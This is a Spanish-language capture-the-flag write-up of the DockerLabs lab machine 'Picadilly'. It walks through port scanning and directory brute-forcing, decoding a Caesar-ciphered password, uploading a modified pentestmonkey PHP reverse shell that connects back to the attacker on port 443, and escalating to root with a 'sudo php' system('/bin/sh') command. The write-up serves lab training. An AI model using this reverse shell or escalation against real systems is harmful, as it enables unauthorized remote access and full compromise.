



Write-Up: Máquina "Picadilly"

- 📌 **Plataforma:** DockerLabs
 - 📌 **Dificultad:** Fácil
 - 📌 **Autor:** Joaquín Picazo
-

🔍 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

- 1 **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
 - 2 **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
 - 3 **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
 - 4 **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.
-



1. Reconocimiento y Recolección de Información

Realizo un escaneo simple para encontrar los puertos abiertos. Con **-Ss** hago un escaneo silencioso de puertos TCP y **-Pn** porque ya se que el host está activo.

```
(root㉿kali)-[~]
# nmap -p- --open -vvv -Pn -sS 172.17.0.2
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-08 15:52 -04
Initiating ARP Ping Scan at 15:52
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 15:52, 0.26s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:52
Completed Parallel DNS resolution of 1 host. at 15:52, 0.10s elapsed
DNS resolution of 1 IPs took 0.11s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 15:52
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Discovered open port 443/tcp on 172.17.0.2
Completed SYN Stealth Scan at 15:52, 4.89s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.000029s latency).
Scanned at 2025-06-08 15:52:51 -04 for 4s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON
80/tcp    open  http   syn-ack ttl 64
443/tcp   open  https  syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 5.59 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

2. Escaneo y Enumeración

Escaneo de forma más rigurosa los puertos encontrados anteriormente para obtener información detallada de sus servicios y versiones, entre otros datos más. Se encuentra un archivo que podría ser relevante.

```
[root@kali:~]# nmap -p80,443 -sV -sC 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-08 15:53 -04
Nmap scan report for 172.17.0.2
Host is up (0.00010s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.59
|_http-title: Index of /
| http-ls: Volume /
| SIZE   TIME                 FILENAME
| 215    2024-05-18 01:19   backup.txt
|_
|_http-server-header: Apache/2.4.59 (Debian)
443/tcp   open  ssl/http Apache httpd 2.4.59 ((Debian))
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=50a6ca252fff4
| Subject Alternative Name: DNS:50a6ca252fff4
| Not valid before: 2024-05-18T06:29:06
| Not valid after:  2034-05-16T06:29:06
| tls-alpn:
|_ http/1.1
|_http-server-header: Apache/2.4.59 (Debian)
|_http-title: Picadilly
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: Host: picadilly.lab

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 19.43 seconds
```

Uso gobuster para buscar directorios en la web del puerto 80. Y vuelvo a encontrar el directorio con **/backup.txt**.

```
(root㉿kali)-[~]
└─# gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x php,txt,html

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://172.17.0.2
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Extensions:  php,txt,html
[+] Timeout:      10s

Starting gobuster in directory enumeration mode

./php           (Status: 403) [Size: 275]
./.html          (Status: 403) [Size: 275]
/backup.txt      (Status: 200) [Size: 215]
./.php          (Status: 403) [Size: 275]
./.html          (Status: 403) [Size: 275]
/server-status  (Status: 403) [Size: 275]
Progress: 830572 / 830576 (100.00%)
Finished
```

Al ingresar al directorio encontrado que contiene un archivo de texto, veo que contiene la contraseña de mateo. Pero también da la pista del tipo de cifrado que tiene, dando como solución que está bajo Cifrado César.

```
← → ⌂ ⌂ 172.17.0.2/backup.txt  
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB  
/// The user's mateo password is ////  
----- hdvbfuadcb -----  
"To solve this riddle, think of an ancient Roman emperor and his simple method of shifting letters."  
//////////
```

En la web encuentro una herramienta para descifrar texto que está bajo Cifrado César. Someto la contraseña encontrada a esta herramienta y encuentro muchas combinaciones. La que tiene más sentido es “easycrxazy”.

https://www.dcode.fr/cifrado-cesar

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec CrackStation

Por ejemplo, escriba 'scrabble'

★ EXPLORE LA LISTA COMPLETA DE HERRAMIENTAS DE DCODE

Resultados

Modo de fuerza bruta: las 25 compensaciones (para el alfabeto ABCDEFGHIJKLMNOPQRSTUVWXYZ) se prueban y clasifican de más probable a menos probable.

↓	↑
013 (0F23)	easycrxazy
014 (0F12)	tphnrgmpon
011 (0F25)	gcuaetzcba
019 (0F17)	yumswlrluts
012 (0F14)	vrijptiorqp
013 (0F13)	uqioshnqpo
015 (0F11)	sogmqflonm
018 (0F8)	pldjncilkj
016 (0F10)	rnflpeknml
019 (0F7)	okcimbhkji
025 (0F1)	iewcgvbedc
007 (0F19)	awouyntwvu
021 (0F5)	miagkzfihg
023 (0F3)	kgyeixdgfe
020 (0F6)	njbhlagjih
002 (0F24)	fbtzdsybaz
017 (0F9)	qmekodjmlk
008 (0F18)	zvntxmsvut
011 (0F15)	wskqujpsrq
005 (0F21)	cyqwapvyxw
022 (0F4)	lhzfivehaf

DECODIFICADOR DE CIFRADO CÉSAR

★ MENSAJE CIFRADO POR CÓDIGO CÉSAR

hdvbfuadcb

Pruebe todos los turnos posibles (alfabeto de 26 letras A-Z)

► DESCIFRAR (BRUTEFORCE)

CONFIGURACIÓN Y DESCIFRADO MANUAL

* DESPLAZAMIENTO/TECLA (NÚMERO): 3

UTILICE EL ALFABETO ESPAÑOL (26 LETRAS DE LA A A LA Z)

UTILICE EL ALFABETO ESPAÑOL Y TAMBIÉN CAMBIE LOS DÍGITOS 0-9

UTILICE EL ALFABETO LATINO DE LA ÉPOCA DE CÉSAR (23 LETRAS, SIN J, U, W)

UTILICE LA TABLA ASCII (0-127) COMO ALFABETO

UTILICE UN ALFABETO PERSONALIZADO (SOLO CARACTERES A-Z0-9)

0123456789ABCDEFGHIJKLMNPQRSTUVWXYZ

► DESCIFRAR

Ver también : Cifrado ROT — Shift Cipher

CIFRADO DE CÓDIGO CÉSAR


★ MENSAJE POR CÓDIGO CÉSAR

dCode César

* DESPLAZAMIENTO/TECLA (NÚMERO): 3

UTILICE EL ALFABETO ESPAÑOL (26 LETRAS DE LA A A LA Z)

Y en <https://172.17.0.2/index.php> existe la posibilidad de subir archivos.



💥 3. Explotación de Vulnerabilidades

Como se pueden subir archivos, intentaré hacer una reverse shell con php. Utilizo la reverse shell de [pentestmonkey](#) en github y la modiflico para mi situación.

```
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net

// Description
_____
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).

// Limitations
_____
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and r
// Some compile-time options are needed for daemonisation (like pcntl, posix). These

// Usage
_____
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '172.17.0.1'; // CHANGE THIS
$port = 443; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Subo el archivo.


Upload a post

Select file to upload: webshell.php

En mi máquina me pongo a la escucha en el puerto 443 con netcat.

```
[root@kali) ~]
# nc -lvp 443
listening on [any] 443 ...
```

En el código fuente de la web hay una acción relacionada a **uploads.php**, así que por deducción y en la mayoría de los casos los archivos subidos se guardan en **/uploads** decido buscar si existe.




The screenshot shows the source code of a PHP file named index.php. The code includes a PHP section with file handling logic and an HTML form for uploading files to uploads.php. The PHP section includes code for reading from a process's STDERR, sending data down a TCP connection, and writing to a socket. The HTML form section includes an input field for file upload and a submit button labeled "Subir Archivo".

```
view-source:https://172.17.0.2/index.php
```

```
7         fwrite($sock, $input);<br />
8     }<br />
9 <br />
0     // If we can read from the process's STDERR<br />
1     // send data down tcp connection<br />
2     if (in_array($pipes[2], $read_a)) {<br />
3         if ($debug) printit("STDERR READ");<br />
4         $input = fread($pipes[2], $chunk_size);<br />
5         if ($debug) printit("STDERR: $input");<br />
6         fwrite($sock, $input);<br />
7     }<br />
8 }<br />
9 <br />
0 fclose($sock);<br />
1 fclose($pipes[0]);<br />
2 fclose($pipes[1]);<br />
3 fclose($pipes[2]);<br />
4 proc_close($process);<br />
5 <br />
6 // Like print, but does nothing if we've daemonised ourself<br />
7 // (I can't figure out how to redirect STDOUT like a proper daemon)<br />
8 function printit ($string) {<br />
9     if (!$daemon) {<br />
0         print ""$string\n";<br />
1     }<br />
2 }<br />
3 <br />
4 ?&gt; </div>
5 </div></div>      </div>
6     <div class="upload">
7         <h2>Upload a post</h2>
8         <form action="uploads.php" method="post" enctype="multipart/form-data">
9             <label for="fileToUpload">Select file to upload:</label>
0             <input type="file" name="fileToUpload" id="fileToUpload">
1             <input type="submit" value="Subir Archivo" name="submit">
2         </form>
3     </div>
4   </div>
5 </body>
6 </html>
```

Ingreso a /uploads y se encuentra el archivo que subí anteriormente. Como ya tengo mi máquina a la escucha con netcat, hago click en el archivo para que se ejecute y solicite conexión a mi máquina.



Index of /uploads

Name	Last modified	Size	Description
Parent Directory		-	
 post1.txt	2024-05-17 12:20	855	
 webshell.php	2025-06-08 20:01	5.9K	

Recibo la conexión.

```
(root㉿kali)-[~]
# nc -lvpn 443
listening on [any] 443 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 51258
Linux d896d036957d 6.12.13-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.13-1kali1 (2025-02-11) x86_64 GNU/Linux
20:06:15 up 1:22, 0 user, load average: 3.35, 4.79, 5.49
USER     TTY      FROM             LOGIN@   IDLE    JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Ahora, uso la contraseña encontrada de mateo que era “easycrxazy”, pero no funcionaba. Sin embargo, intenté quitarle la “x” para que tuviera más sentido quedando “easycrazy”, lo cual funcionó.

```
$ su mateo
Password: easycrazy
whoami
mateo
```


🔒 4. Escalada de Privilegios y Post-exploitación

Aplico “**sudo -l**” para ver si existen archivos con permisos de root utilizando sudo. Encuentro el archivo “**php**”.

```
sudo -l
Matching Defaults entries for mateo on d896d036957d:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User mateo may run the following commands on d896d036957d:
(ALL) NOPASSWD: /usr/bin/php
```

En [GTFOBINS](#) busco si existe algún comando de php para escalar privilegios, y encuentro uno.



Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec CrackStation Base64 Decoder

```
sudo install -m =xs $(which php) .
CMD="/bin/sh"
./php -r "pcntl_exec('/bin/sh', ['-p']);"
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
CMD="/bin/sh"
sudo php -r "system('$CMD');
```

Utilizo el comando encontrado en [GTFOBINS](#) y funciona exitosamente. Ya soy root.

```
CMD="/bin/sh"
sudo php -r "system('$CMD');"
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
```

🏆 Banderas y Resultados

- ✓ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
- ✓ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.